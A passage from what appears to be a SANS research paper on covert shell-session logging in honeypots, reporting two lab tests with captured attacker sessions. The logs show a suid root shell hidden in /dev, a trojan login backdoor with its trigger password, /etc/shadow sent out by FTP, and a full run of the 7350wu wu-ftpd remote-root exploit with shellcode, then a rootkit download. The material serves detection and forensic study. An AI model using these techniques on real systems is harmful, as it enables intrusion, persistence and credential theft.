The first live test conducted was the **Insider Threat** scenario. In this test, I created a regular user account on the system named jdoe - with a password of - test1234. I updated the jdoe user's ~/.bash_profile with the entries discussed above to put him into our modified script trap. I then gave the information to a coworker and told him that he could telnet into the host (10.XXX.XXX.53) if he plugged their laptop onto my test network. I gave him about 2 hours to do anything they wanted on the system. To help them out a little bit due to the time constraints, I gave him a big clue to gaining root access. I told him that the root password was listed in clear text somewhere on the system. I sent a local email on the system to the rbarnett account from root. In this email, I gave the root password. I changed the permissions on the rbarnett mail file so that it was world-readable. This should give him the keys to the castle relatively quickly and then we could watch what he did once he gained root. I let him begin at 3 pm and then came back at 5 pm. He had already finished with his activities. I asked him if he had gotten root and he said yes.
He also said that he had put in some backdoors. I told him that I would be able to tell him exactly what he had done within 15 minutes.
He laughed and said to go for it.

So, I logged into the remote logging host - (10.XXX.XXX.51) and checked the script/cryptcat logs. Sure enough, there was a complete log file of his actions! You can read the complete session log here. I will summarize the the session below and provide an analysis of the session:

- Once the jdoe user logs in, he issues a few commands to check his environment and then he checks to see who is on the system.
- He then checks his shell and sees that he is in the bash shell. He checks the local directory to see the size of the ~./bash_history file.
- In order to avoid leaving any commands in the bash shell history file, he then switches to the C shell.
- Next, he checks a couple of standard system files, /etc/passwd, /etc/group and /etc/shadow.
- He issues a ps to see what process are running. (Apparently he was not alarmed by the /usr/bin/bash_check entries :)
- The next command is a bit more complicated. Since he only had a limited amount of time on the system, he needed to find the root password that I left on the system. He decides to use the find command with a few different flags to help narrow his search. He used the -t (type) flag to search only regular files, the -mtime -1 (for files that have been modified in the last day) and then he pipes this output into xargs. Xargs then executes a grep on the input to search for the word root. An interesting feature of the using this method of shell monitoring is that the log actually shows everything that the user typed. For instance, when jdoe was typing the grep command you can see where he actually was going to issue a "grep root". He then decided to add on the "-i" flag (for case-insensitivity) so that his search might have a better chance of finding my secret file. You can see where jdoe actually typed "grep ro" and then backspaced a couple of times, and then entered "grep -i root". This is all great information as to the thought process and perhaps motivation of the attacker. This grep pipe-line continued with a search for the word "passw". This would catch both common spellings of password and passwd. The find results were then redirected to a file named test.
- Next, jdoe views the contents of the test file and finds the root passwd entry in the user rbarnett's mail file.
- Now that jdoe has found the root password, he tries a couple of times to su to root but was unsuccessful. Apparently, he entered it in wrong since he finally got it right.
- Once he was root, he checked his uid and then quickly created a new hidden directory in /dev called ".. " (dot dot space).
- Once inside this directory, he then copies the /bin/sh file to the local directory. He then changes the permissions on the new shell so that it has the suid bit and is world-executable. This means that since it is owned by root and has the suid bit set, when someone executes this shell they will effectively become root. This is common hacker practice to leave a suid root shell somewhere on the system so that the attacker regain root level access even if the root password is changed.
- Jdoe then renames this new shell to test.
- Next, jdoe uses FTP to go to a remote system (He was using one of the SUNBlade servers, so this was probably an FTP back to his server). He

entered his credentials and then downloaded a file called "bingo.c" to the local hidden directory.

- Once the bingo.c program was downloaded, jdoe then used vi to edit the file. Another advantage of using this modified script method instead of only keystroke monitoring (.bash_history, etc...) is that interactive programs such as vi will display the contents of the session. Fortunately, we are able to read the most of the contents of this file and determine that the bingo.c file is actually a version of the Universal Login Trojan. This program will allow the user to gain a root shell if they set the secret password as their shell DISPLAY variable setting when they login to the host via telnet, etc... Unfortunately, the vi session does not display the new backdoor password.
- He then compiles the bingo.c code and names the resulting output file login.new.
- Next, jdoe moves the /bin/login program into the hidden directory. He then copies and renames the login.new trojan to the new /bin/login program.
- Once his second backdoor is in place, jdoe then exits his current root shell and is back in his csh. He then confirms this uid as jdoe. He then executes the /dev/.. /test suid root shell and checks his uid settings. He now has a euid of root. He then exits the root shell and is back as uid of jdoe.
- It appears that he is about to check his new ulogin.c program. He checks his DISPLAY setting and then sets it to the new secret password - toor. Luckily, the csh he is in does not understand these shell environment commands, yet our modified script session caught it! Since he can not set the display setting in the csh, he exits and is back at the original bash shell.
- The next command is very interesting. Once again, we are able to make assumptions about what the attacker is thinking based on his actions within the script shell. It appears that he is about to try to set his DISPLAY setting again, but then he stops. He most likely remembered that he was back in the bash shell and did not want to leave this important command in the bash history file. This is why he entered into the csh when he first logged onto the system. He then back-spaces and entered a ls -l - probably to see the size of the current .bash_history file.
- He finally checks his bash shell history to verify that there aren't any commands in this file that would give a clue as to what actions he took on the system.
- He then exits the system.

After analyzing the script shell session, I felt confident that I captured just about everything that jdoe did on the system. The only remaining question was if jdoe had actually logged back into the system via the trojan login backdoor. Remember, with this test, I was only monitoring the jdoe account by booby-trapping the jdoe ~/.bash_profile file. This means that if jdoe exited the system and then logged back in with the trojan login program, we might not have a log of

this session! This is because of the way that the trojan login program spawns the root shell. It is a non-login interactive shell and therefor could only be captured by kernel redirection. I logged back into the system an checked some log files for any evidence of access after the script session end date stamp - **Script done on Mon Jun 24 18:43:48 2002**. I found a clue within the syslog messages file with the following lines -

```
[root@saphe4 rbarnett]# cd /var/log
[root@saphe4 log]# tail -50 messages | less
-- CUT --
Jun 24 18:36:50 saphe4 PAM_pwdb[9044]: (login)
session opened for user jdoe by (
uid=0)
Jun 24 18:39:08 saphe4 PAM_pwdb[9094]: authentication
failure; (uid=501) -> root
 for su service
Jun 24 18:39:13 saphe4 PAM_pwdb[9095]: authentication
failure; (uid=501) -> root
 for su service
Jun 24 18:39:21 saphe4 PAM_pwdb[9096]: (su) session
opened for user root by (uid
=501)
Jun 24 18:42:07 saphe4 PAM_pwdb[9096]: (su) session
closed for user root
Jun 24 18:43:50 saphe4 PAM_pwdb[9044]: (login)
session closed for user jdoe
Jun 24 18:43:50 saphe4 inetd[486]: pid 9043: exit
status 1
Jun 24 18:44:59 saphe4 inetd[496]: pid 9166: exit
status 1
```

The PAM syslog entries above corroborates our script shell session logs. You can see when jdoe logged in and then failed to su to root. It also shows when he successfully sued and then when the jdoe user exited the valid shell session at 18:43:50. Then there is the last entry. This looks like trouble. As the previous entries show, the normal login sessions include PAM type of entries for the login process. This entry simply says that at 18:44:59 the inetd exited a session. My bet is that jdoe used the trojan backdoor and was on the system for about 69 seconds.

I then decided to update the script monitoring configuration from using the .bash_profile mechanism to using the knark kernel shell redirection. I executed the following commands to change the system configuration:

```
[root@saphe4 jdoe]# vi ./.bash_profile
```

```
 [?25l [>c 7 [?47h [?1h = [1;24r [H [2J [24;1H"./.bash_profile" 15L, 230C
.bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then [5;9H. ~/.bashrc
fi

# User specific environment and startup programs

PATH=$PATH:$HOME/bin
BASH_ENV=$HOME/.bashrc
USERNAME=""
/usr/bin/bash_check.sh
export USERNAME BASH_ENV PATH

 [1m [34m~
 [17;1H~
 [18;1H~
[root@saphe4 jdoe]# grep bash_check ./.bash_profile
[root@saphe4 jdoe]# cd /tool/knark-0.59
[root@saphe4 knark-0.59]# ./ered -c

 ered.c by Creed @ #hack.se 1999 <creed@sekure.net>

Done. Redirect list is cleared.
[root@saphe4 knark-0.59]# ./ered /bin/sh /usr/bin/bash_check.sh

 ered.c by Creed @ #hack.se 1999 <creed@sekure.net>

Done: /bin/sh -> /usr/bin/bash_check.sh

[root@saphe4 knark-0.59]#passwd -l jdoe
```

I first removed the /usr/bin/bash_check.sh entry from the jdoe ~/.bash_profile file. I then went into the knark directory and used the ered utility to make sure that all execution redirection lists were cleared. I then issue the ered command to redirect any /bin/sh calls to our bash_check.sh script. I then locked the jdoe account. I made sure that the cryptcat monitoring listener was available on the remote logging host and was then ready to conduct the next test.

I then spoke with jdoe and told him that I had locked his account. I asked him to try an regain access to the system using his backdoor. I logged back into the remote logging host and monitored the cryptcat log file and jdoe sat back down at the SUNBlade server. Just over a minute later, I received a cryptcat shell log

session! Here is the complete log file:

```
Script started on Mon Jun 24 19:04:43 2002
[root@saphe4 /]# id
uid=0(root) gid=0(root) groups=0(root)
[root@saphe4 /]# pwd
/
[root@saphe4 /]# who
root     tty1     Jun 24 18:17
[root@saphe4 /]# ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 06:51 ?        00:00:06 init
[3]
root         2     1  0 06:51 ?        00:00:00
[kflushd]
root         3     1  0 06:51 ?        00:00:00
[kupdate]
root         4     1  0 06:51 ?        00:00:00
[kpiod]
root         5     1  0 06:51 ?        00:00:05
[kswapd]
root         6     1  0 06:52 ?        00:00:00
[mdrecoveryd]
bin        323     1  0 06:52 ?        00:00:00
[portmap]
root       338     1  0 06:53 ?        00:00:00
[lockd]
root       339   338  0 06:53 ?        00:00:00
[rpciod]
root       348     1  0 06:53 ?        00:00:00
[rpc.statd]
root       362     1  0 06:53 ?        00:00:00
[apmd]
root       413     1  0 06:53 ?        00:00:00
syslogd -m 0
root       422     1  0 06:53 ?        00:00:00 klogd
nobody     436     1  0 06:53 ?        00:00:00
[identd]
nobody     438   436  0 06:53 ?        00:00:00
[identd]
nobody     439   438  0 06:53 ?        00:00:00
[identd]
nobody     441   438  0 06:53 ?        00:00:00
[identd]
nobody     443   438  0 06:53 ?        00:00:00
[identd]
```

```
daemon     454     1  0 06:53 ?        00:00:00
/usr/sbin/atd
root       468     1  0 06:53 ?        00:00:00 crond
root       486     1  0 06:53 ?        00:00:00 inetd
root       500     1  0 06:53 ?        00:00:00 [lpd]
root       544     1  0 06:53 ?        00:00:00
sendmail: accepting connections on port 25
root       559     1  0 06:53 ?        00:00:00 gpm -
t ps/2
xfs        593     1  0 06:53 ?        00:00:00 xfs -
droppriv -daemon -port -1
root       632     1  0 06:53 tty2     00:00:00
[mingetty]
root       633     1  0 06:53 tty3     00:00:00
[mingetty]
root       634     1  0 06:53 tty4     00:00:00
[mingetty]
root       635     1  0 06:53 tty5     00:00:00
[mingetty]
root       636     1  0 06:53 tty6     00:00:00
[mingetty]
root      8686     1  0 18:17 tty1     00:00:00 login
-- root
root      8687  8686  0 18:17 tty1     00:00:00 -bash
root      9350   486  0 20:04 ?        00:00:00
in.telnetd: 10.XXX.XXX.60
root      9352  9351  0 20:04 pts/0    00:00:00 bash
/usr/bin/bash_check.sh -c /bin/sh
root      9353  9352  0 20:04 pts/0    00:00:00
/usr/bin/bash_check
root      9354  9353  0 20:04 pts/0    00:00:00
/usr/bin/bash_check
root      9355  9354  0 20:04 pts/1    00:00:00 bash
-i
root      9367  9355  0 20:04 pts/1    00:00:00 ps -
ef
[root@saphe4 /]# ls -la /dev/".. "/
 [00mtotal 386
drwxrwxr-x    2 root     root         1024 Jun 24
18:41  [01;34m. [00m
drwxr-xr-x    7 root     root        34816 Jun 24
18:39  [01;34m.. [00m
-rwxr-xr-x    1 root     root        20452 Mar  7
2000  [01;32mlogin [00m
-rwxrwxr-x    1 root     root        12344 Jun 24
18:41  [01;32mlogin.new [00m
-r-sr-xr-x    1 root     root       316848 Jun 24
```

```
18:40  [01;32mtest [00m
-rw-rw-r--    1 root     root         1347 Jun 24
18:41  [00mulogin.c [00m
 [m[root@saphe4 /]# cd /etc
[root@saphe4 /etc]# ftp 10.XXX.XXX.60
Connected to 10.XXX.XXX.60.
220 saphe2 FTP server (This system is for authorized
users only. All transfers are logged.) ready.
Name (10.XXX.XXX.60:root): jdoe
331 Password required for jdoe.
Password:
230 User jdoe logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bin
200 Type set to I.
ftp> hash
Hash mark printing on (1024 bytes/hash mark).
ftp> put shadow
local: shadow remote: shadow
200 PORT command successful.
150 Binary data connection for shadow
(10.XXX.XXX.53,1044).
#
226 Transfer complete.
646 bytes sent in 0.000597 secs (1.1e+03 Kbytes/sec)
ftp> bye
221 Goodbye.
[root@saphe4 /etc]# exit
exit

Script done on Mon Jun 24 19:05:54 2002
MD5 (/tmp/.Xconfig.old) =
11296298d1cde30b788902effed4482c
```

It worked! Jdoe had accessed the trojan login backdoor and had gained a root shell. Here are the steps that jdoe used on the remote server to successfully access his backdoor:

```
[root@saphe3 /root]# echo $DISPLAY
:0
[root@saphe3 /root]# DISPLAY=toor
[root@saphe3 /root]# export DISPLAY
[root@saphe3 /root]# echo $DISPLAY
```

```
toor
[root@saphe3 /root]# telnet 10.XXX.XXX.53
Trying 10.XXX.XXX.53...
Connected to 10.XXX.XXX.53.
Escape character is '^]'.

Red Hat Linux release 6.2 (Publisher's Edition)
Kernel 2.2.14-5.0 on an i686
bash# id
uid=0(root) gid=0(root) groups=0(root)
```

Luckily, our knark kernel redirection had caught this and sent him into our script session. The session above shows where jdoe logged in and checked his uid to confirm that he was root. He then double checked his hidden directory to make sure that it was still there. He then used FTP to send the local /etc/shadow file to his remote host. Needless to say, jdoe was quite surprised when I immediately asked him what he planned to do with the shadow file!

As you can see from both of the session log analysis' from above, the use of the modified script shell session allowed us to not only quickly determine what actions were taken on the system, but it also gave us additional information about the attackers thought that would not have been available by command history logs alone. For example, if were had only implemented the bash command history logging mentioned in a previous section, we would have only had the following data to analyze for jdoe's first log session:

```
[root@saphe4 root]# cd /home/jdoe
[root@saphe4 jdoe]# cat ./.bash_history
id
exit
id
who
last -5
echo $SHELL
/bin/csh
ls -la
history
exit
```

While all logging data is valuable, trying to recreate what actions were taken by a user with command history alone can prove daunting. This information does not paint as clear of a picture of a user's shell sessions as the script shell monitoring mechanism.

The Honeypot Compromise -
The **Honeypot Compromise** test was used to simulate a typical environment where a honeypot system is initially compromised by an attacker. As discussed in previous sections, in order to capture these initial compromises, we must use the knark kernel redirection to force any /bin/sh shell call from a network service into our modified script session. I also downloaded and installed snort-1.8.6 to capture the network exploit traffic.

For this test, I downloaded the 7350wu-ftpd exploit program. This program will successfully execute a buffer-overflow against a wu-ftpd 2.6 running on a Linux system. I installed and compiled the program on the 10.XXX.XXX.53 host.

```
[root@saphe3 /tools]# tar -xvf 7350wu-v5.tar
7350wu/
7350wu/7350wu.c
7350wu/common.c
7350wu/network.c
7350wu/common.h
7350wu/network.h
7350wu/Makefile
[root@saphe3 /tools]# cd 7350wu
[root@saphe3 7350wu]# ls
7350wu.c  Makefile  common.c  common.h  network.c
network.h
[root@saphe3 7350wu]# make
cc -Wall -g   -c -o common.o common.c
cc -Wall -g   -c -o network.o network.c
cc -Wall -g -o 7350wu 7350wu.c common.o network.o
[root@saphe3 7350wu]# ls -l
total 248
-rwxr-xr-x    1 root     root       100138 Jun 26
09:57 7350wu
-rw-r--r--    1 1000     1000        33365 Jul  7
2000 7350wu.c
-rw-r--r--    1 1000     1000          164 Jul  2
2000 Makefile
-rw-r--r--    1 1000     1000          462 Jun 27
2000 common.c
-rw-r--r--    1 1000     1000          138 Jun 27
2000 common.h
-rw-r--r--    1 root     root        10312 Jun 26
09:57 common.o
-rw-r--r--    1 1000     1000        16892 Jul  6
2000 network.c
-rw-r--r--    1 1000     1000         7959 Jun 27
```

```
2000 network.h
-rw-r--r--    1 root     root        51320 Jun 26
09:57 network.o
```

Now that I had a working ftpd exploit, I tried to execute the program to see if I could gain a root shell.

```
[root@saphe3 7350wu]# ./7350wu
7350wu - wuftpd <= 2.6.0 x86/linux remote root (mass enabled)
by team teso

usage: ./7350wu [options] [commands]

options
   -t target       choose target, -t 0 for a list (default: 1)
   -c              enable mass mode, [commands] are required then
                   don't use parameters in commands, or use the
                   option end sign, as in: ... -c -- /bin/sh -c "id"
   -h hostname     set target host/ip (default: "localhost")
   -u username     set username to use for login (default: "ftp")
   -p password     set password to use (default: "mozilla@"
   -s sleeptime    sleep between reconnects (default: 2 seconds)
   -r              refind the buffer distance on each connection
   -v              verbose mode (two times -> insane verbosity)

[root@saphe3 7350wu]# ./7350wu -h 10.XXX.XXX.53 -v
7350wu - wuftpd <= 2.6.0 x86/linux remote root (mass enabled)
by team teso

phase 1 - login... login succeeded
phase 2 - testing for vulnerability... vulnerable, continuing
phase 3 - finding buffer distance on stack... ##########
  found: 1100 (0x0000044c)
  q: 137    d: 1    a: 0

  space required for pop buffer: 413 bytes
phase 4 - finding source buffer address... using sane address 0xbfffe210,

buffer length = 510
brute step length = 70
#using sane address 0xbfffe1ca, pad 0
#using sane address 0xbfffe184, pad 0
#using sane address 0xbfffe13e, pad 0
#using sane address 0xbfffe0f8, pad 0
#using sane address 0xbfffe0b2, pad 0
```

```
#using sane address 0xbfffe06c, pad 0
#using sane address 0xbfffe026, pad 0
#using sane address 0xbfffdfe0, pad 0
#using sane address 0xbfffdf9a, pad 0
#using sane address 0xbfffdf54, pad 0
#using sane address 0xbfffdf0e, pad 0
#using sane address 0xbfffdec8, pad 0
#using sane address 0xbfffde82, pad 0
#hit at 0xbfffde5a: ____________________________%%|x|%.70s


buffer is located at: 0xbfffdcad

  found: 0xbfffdcad
phase 5 - find destination buffer address... using sane address 0xbfffb3f

buffer length = 510
brute step length = 54
#using sane address 0xbfffb3ba, pad 0
#using sane address 0xbfffb384, pad 0
#using sane address 0xbfffb34e, pad 0
#using sane address 0xbfffb318, pad 0
#using sane address 0xbfffb2e2, pad 0
#using sane address 0xbfffb2ac, pad 0
#hit at 0xbfffb288: ____________________________________%|x|_____________


buffer is located at: 0xbfffb050

  found: 0xbfffb050
phase 6 - calculating return address
  retaddr = 0xbfffde95
phase 7 - getting return address location
0
# 0xbfffd054

RL = 08052aff
0x08052aff @ 0xbfffd054
  found 0xbfffd054
phase 8 - exploitation...
storing 0xbfffde95 as: \x95\xde\xff\xbf
written so far on first smack: 585 (4b)
  using return address location: 0xbfffd054
/* using read() shellcode */
/* 16 byte shellcode */
"\x33\xdb\xf7\xe3\xb0\x03\x8b\xcc\x68\xb2\x94\xcd"
```

```
"\x80\xff\xff\xe4";

len = 510
74514211817513660947028668510222160622076404425037294968863449191234404435
3616611                                                                    193
1934652240
1934652240????????????????3Û÷ã° ‹Ìh²”Í€ÿä

^Mid;^Mls
ls^Mw
w^M
^M
```

The exploit ran correctly, however, I was unable to gain terminal access to the root shell. The 7350wu exploit did work and it spawned a root level shell. I confirmed this by using lsof in the honeypot to trace the open files by the ftp process:

```
[root@saphe4 knark-0.59]# ps -ef | grep bash
root       640   632  0 05:17 tty1     00:00:00 -bash
root      3751   487  0 06:01 ?        00:00:00 bash
/usr/bin/bash_check.sh
root      3787  3751  0 06:02 ?        00:00:00
/usr/bin/bash_check
root      3788  3787  0 06:02 ?        00:00:00
/usr/bin/bash_check
root      3789  3788 99 06:02 pts/0    00:00:36 bash
-i
root      3799  3798  0 06:02 pts/1    00:00:00 bash
-i
root      3810  3799  0 06:02 pts/1    00:00:00 bash
-i
[root@saphe4 knark-0.59]# lsof -p3751
COMMAND    PID USER   FD   TYPE DEVICE    SIZE  NODE
NAME
bash_chec 3751 root  cwd    DIR    8,8    1024     2
/
bash_chec 3751 root  rtd    DIR    8,8    1024     2
/
bash_chec 3751 root  txt    REG    8,8  316848 30123
/bin/bash
bash_chec 3751 root  mem    REG    8,8  340663 34138
/lib/ld-2.1.3.so
bash_chec 3751 root  mem    REG    8,8   12224 34199
/lib/libtermcap.so.2.0.8
```

```
bash_chec 3751 root  mem    REG    8,8 4101324 34145
/lib/libc-2.1.3.so
bash_chec 3751 root  mem    REG    8,8  246652 34176
/lib/libnss_files-2.1.3.so
bash_chec 3751 root  mem    REG    8,8  252234 34182
/lib/libnss_nisplus-2.1.3.so
bash_chec 3751 root  mem    REG    8,8  370141 34158
/lib/libnsl-2.1.3.so
bash_chec 3751 root  mem    REG    8,8  255963 34180
/lib/libnss_nis-2.1.3.so
bash_chec 3751 root    0u  IPv4   3387           TCP
10.XXX.XXX.53:ftp->10.XXX.XXX.51:1033 (ESTABLISHED)
bash_chec 3751 root    1u  IPv4   3387           TCP
10.XXX.XXX.53:ftp->10.XXX.XXX.51:1033 (ESTABLISHED)
bash_chec 3751 root    2u  IPv4   3387           TCP
10.XXX.XXX.53:ftp->10.XXX.XXX.51:1033 (ESTABLISHED)
bash_chec 3751 root    3r   REG    8,5     227 16632
/usr/bin/bash_check.sh
bash_chec 3751 root    4u   REG    8,7    4096 34152
/var/run/ftp.pids-all
bash_chec 3751 root    5w   REG    8,7    2035 12059
/var/log/xferlog
bash_chec 3751 root    6w   REG    8,7  113280 12051
/var/log/wtmp
bash_chec 3751 root    7r  FIFO    0,0         3430
pipe
```

The problem most likely had to do with the fact that I had used the knark ered to redirect /bin/sh calls to our script wrapper - /usr/bin/bash_check.sh. This means that our 7350wu exploit was actually attached to the bash script wrapper instead of our modified script. At this point, I had to make a decision. I could reconfigure the ered to send sh calls to our modified script instead of the wrapper. This would most likely allow the 7350wu exploit to attach to our script. The downside is that the resulting shell session log file would not be automatically transferred to our remote host. This was the downside to using the system () calls to use cryptcat, etc... in our script. Even though this would leave to output log on the system, I decided to go ahead with the testing. The #1 goal of this testing scenario was to determine if buffer-overflow exploit could be forced into our modified script mechanism. The transferring of this data to a remote host was important, however, it was not the #1 issue. I therefore, updated the knark ered to redirect sh calls to /usr/bin/bash_check. I also used a program called xtail to monitor the /tmp/.Xconfig.old file in real time.

```
[root@saphe4 knark-0.59]# ./ered /bin/sh
/usr/bin/bash_check
```

```
 ered.c by Creed @ #hack.se 1999 <creed@sekure.net>

Done: /bin/sh -> /usr/bin/bash_check
[root@saphe4 knark-0.59]# cd xtail-2.1
root@saphe4 xtail-2.1]# ./xtail /tmp/.Xconfig.old

*** '/tmp/.Xconfig.old' has been truncated -
rewinding ***

*** /tmp/.Xconfig.old ***
```

Back on the attacking host, I ran the 7350wu exploit again. This time it worked and I gained a root shell. I then executed a couple of standard attacker commands to create a hidden directory and to download a rootkit:

```
[root@saphe3 7350wu]# ./7350wu -h 10.XXX.XXX.53 -v
7350wu - wuftpd <= 2.6.0 x86/linux remote root (mass enabled)
by team teso

phase 1 - login...
login succeeded
phase 2 - testing for vulnerability... vulnerable, continuing
phase 3 - finding buffer distance on stack... ##########
  found: 1100 (0x0000044c)
  q: 137    d: 1    a: 0

-- CUT --

/* using read() shellcode */
/* 16 byte shellcode */
"\x33\xdb\xf7\xe3\xb0\x03\x8b\xcc\x68\xb2\x94\xcd"
"\x80\xff\xff\xe4";

len = 510
745142118175136609470286685102221606220764044250372949688634491912344043
3616611                                                                  193
1934652240
1934652240????????????????3Û÷ã° ‹Ìh²”Í€ÿä

[ROOT@SAPHE4 /]# [ROOT@SAPHE4 /]# UID=0(ROOT) GID=0(ROOT) EGID=50(FTP) GR

[ROOT@SAPHE4 /]# id
UID=0(ROOT) GID=0(ROOT) EGID=50(FTP) GROUPS=50(FTP)
```

```
[ROOT@SAPHE4 /]#
[ROOT@SAPHE4 /]# pwd
/

[ROOT@SAPHE4 /]# mkdir .boo
[ROOT@SAPHE4 /]# cd .boo
[ROOT@SAPHE4 /.BOO]# ls
[ROOT@SAPHE4 /.BOO]# ftp 10.XXX.XXX.47
CONNECTED TO 10.XXX.XXX.47.

220-

220- WOW! I HAVE FOUND THE FTP DAEMON! LET'S SEE...

220-

220 CJ117198-A FTP SERVER (GNU INETUTILS 1.3.2) READY.

NAME (10.XXX.XXX.47:ROOT): root

230- FANFARE!!!

230- YOU ARE SUCCESSFULLY LOGGED IN TO THIS SERVER!!!

230 USER ROOT LOGGED IN.

FTP>
FTP> ls
200 PORT COMMAND SUCCESSFUL.

150 OPENING ASCII MODE DATA CONNECTION FOR '/BIN/LS'.

TOTAL 52

-RW-R--R--    1 DEFAULT  UNKNOWN      6101 JUN 26 10:24 .BASH_HISTORY

-RW-R--R--    1 DEFAULT  UNKNOWN      3687 NOV  1  2001 BASH.PATCH

-RW-R--R--    1 DEFAULT  UNKNOWN     14683 JUN 26 10:26 SPOOKY.TAR.GZ

226 TRANSFER COMPLETE.

FTP> bin
200 TYPE SET TO I.

FTP>
```

```
FTP> hash
HASH MARK PRINTING ON (1024 BYTES/HASH MARK).

FTP> get  spooky.tar.gz
LOCAL: SPOOKY.TAR.GZ REMOTE: SPOOKY.TAR.GZ

200 PORT COMMAND SUCCESSFUL.

150 OPENING BINARY MODE DATA CONNECTION FOR 'SPOOKY.TAR.GZ' (14683 BYTES)

##############

226 TRANSFER COMPLETE.

14683 BYTES RECEIVED IN 0.007 SECS (2E+03 KBYTES/SEC)

FTP> bye
221 GOODBYE.

[ROOT@SAPHE4 /.BOO]# ls
SPOOKY.TAR.GZ

[ROOT@SAPHE4 /.BOO]# gunzip spooky.tar.gz
[ROOT@SAPHE4 /.BOO]# tar -xvf spooky.tar
SPOOKY/CVS/

SPOOKY/CVS/ROOT

SPOOKY/CVS/REPOSITORY

SPOOKY/CVS/ENTRIES

SPOOKY/CVS/TAG

SPOOKY/CHANGELOG

SPOOKY/LICENSE

SPOOKY/MAKEFILE.GEN

SPOOKY/README

SPOOKY/TODO

SPOOKY/ADORE.C
```

```
SPOOKY/ADORE.H

SPOOKY/AVA.C

SPOOKY/CLEANER.C

SPOOKY/CONFIGURE

SPOOKY/DUMMY.C

SPOOKY/LIBINVISIBLE.C

SPOOKY/LIBINVISIBLE.H

SPOOKY/RENAME.C

SPOOKY/STARTADORE

[ROOT@SAPHE4 /.BOO]# cd spooky
[ROOT@SAPHE4 SPOOKY]# ls
CVS    MAKEFILE.GEN  ADORE.C  CLEANER.C  LIBINVISIBLE.C  STARTADORE

CHANGELOG  README  ADORE.H  CONFIGURE  LIBINVISIBLE.H

LICENSE    TODO   AVA.C   DUMMY.C    RENAME.C

[ROOT@SAPHE4 SPOOKY]# exit
EXIT

read remote: Operation now in progress
```

It was good news that the 7350wu exploit was successfully redirected to our modified script, instead of hanging on the shell wrapper as it did in the previous attempt. Now, the real question was if our script caught the entire session. I checked back at the xtail process on the honeypot system and found that it had worked:

```
[root@saphe4 xtail-2.1]# ./xtail /tmp/.Xconfig.old

*** '/tmp/.Xconfig.old' has been truncated -
rewinding ***

*** /tmp/.Xconfig.old ***
Script started on Wed Jun 26 06:33:37 2002
```

```
[ROOT@SAPHE4 /]# [ROOT@SAPHE4 /]# UID=0(ROOT)
GID=0(ROOT) EGID=50(FTP) GROUPS=50(FTP)

[ROOT@SAPHE4 /]# id
UID=0(ROOT) GID=0(ROOT) EGID=50(FTP) GROUPS=50(FTP)

[ROOT@SAPHE4 /]# [ROOT@SAPHE4 /]# /

-- CUT --

[ROOT@SAPHE4 SPOOKY]# ls
CVS    MAKEFILE  TODO   AVA.C      DUMMY.C
RENAME.C

CHANGELOG  MAKEFILE.GEN  ADORE.C  CLEANER.C
LIBINVISIBLE.C  STARTADORE

LICENSE    README  ADORE.H  CONFIGURE  LIBINVISIBLE.H

[ROOT@SAPHE4 SPOOKY]# EXIT

Script done on Wed Jun 26 06:36:40 2002
```

This shows that the modifies script mechanism does catch buffer-overflow exploits when we use the kernel commands execution redirection. You can take a look at the Snort logs from this 7350wu exploit on this page. During this test, I did not implement a transport mechanism to send the script logs to a remote host. Obviously, in a real honeypot implementation, this would be a necessity. The most effective method would be the inclusion of the Libnet code compiled directly into the script code. This is a work that needs to be completed in the future.

Analysis –

One of the distinct advantages of using this type of session monitoring is that it allows to the investigator to be able to quickly interpret the information. There is really no pre-processing of the data before it is able to be read. This is different from other type of auditing tools such a the Basic Security Module (BSM) in Solaris. The BSM module, and all auditing subsystems, produce huge amounts of data. This data is kept in a binary format and must be processed by a formatting tool such as the auditreduce and praudit utilities. This means that before the data could be analyzed, it had to be formatted. Additionally, unless the user wanted to review the entire audit record, they have to specify some sort of options to tell these tools exactly what data to extract. This could be a parameter such as the time frame, or the uid of interest. These steps all take time and many trial and error runs until the desired data is located. On the other

hand, the log file output from the modified script session is already pre-formatted and date stamped with the timeframe of the shell session. This data will allow the investigator to quickly begin the shell session analysis.

This data will also provide the investigator with a log file of events from the "**Attacker's Point of View**". This is drastically different than most other auditing programs. Most auditing programs take an OS point of view, rather than the attacker's view. This is simply the difference between monitoring at the kernel level vs. the shell level. This does not mean that monitoring at the kernel level does not produce valuable information. On the contrary, kernel monitoring can capture everything. Monitoring at the shell level will simply provide a complimentary form of monitoring and my shed light on areas that kernel monitoring would not.

Presentation –

As discussed above, an advantage to using this form of monitoring is that the output in given in a human readable format. This is not only important for the initial investigator, but also to others who may read these logs. For instance, Management, Law Enforcement, Legal Representatives and even members of a jury may have to read this data. The format if the logs could be tremendously useful if non-technical people need to read this data. The data is presented in a format, in which, anyone who has ever used a computer would relate. This does not mean that they need to be a computer programmer or a systems administrator to understand what happening within the logs. The ability to be read and understood by non-technical personnel is a tremendous advantage to this form of audit logging.

Conclusion –

There are countless ways to monitor user access on computer systems. Unfortunately, not all of these methods are effective. Some do not capture that data which is desired. Some do not report on the desired information. Other methods fail because the monitoring is not hidden and can be purposefully circumvented.

The method which I have discussed is yet another method to monitor the actions taken by users on either a production system or on a honeypot host. Does it capture data which is useful to recreating what actions a user took on a system? Yes. Is this method bullet-proof? No. Can this method be updated to increase the stealthiness? Yes. This is the BETA period for this idea and further testing is certainly required.

Some caveats -
A mechanism should be incorporated to create separate, distinct output files for each session instead of funneling all log output to the same /tmp/.Xconfig.old file. This becomes a problem if you have multiple users access the system at the

same time. One idea is to update the bash shell wrapper to create the output files based on the original idea a - **`whoami`.log** file.

There are undiscovered bugs/issues when using the kernel redirection. There are countless system functions which will not function properly when trying to access the /bin/sh - less, MAN, cron, etc... For this reason, kernel modification should be used and this modified script method should only be used within a non-production, honeypot environment.

Additional Information -

- The Honeynet Project - http://project.honeynet.org
- Tracking Hackers - http://www.tracking-hackers.com
- The Distributed Honeynet Project - http://www.lucidic.net/
- Virtual Honeynets - http://online.securityfocus.com/infocus/1506/
- Honeypotting with VMWare - http://www.seifried.org/security/ids/20020107-honeypot-vmware-basics.html

Script Source Code -

- Solaris Script Code
- HPUX Script Code
- IRIX Script Code

Last Updated: November 14th, 2018

Upcoming SANS Forensics Training

SANS Paris November 2018	Paris, France	Nov 19, 2018 - Nov 24, 2018	Live Event
SANS November Singapore 2018	Singapore, Singapore	Nov 19, 2018 - Nov 24, 2018	Live Event
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
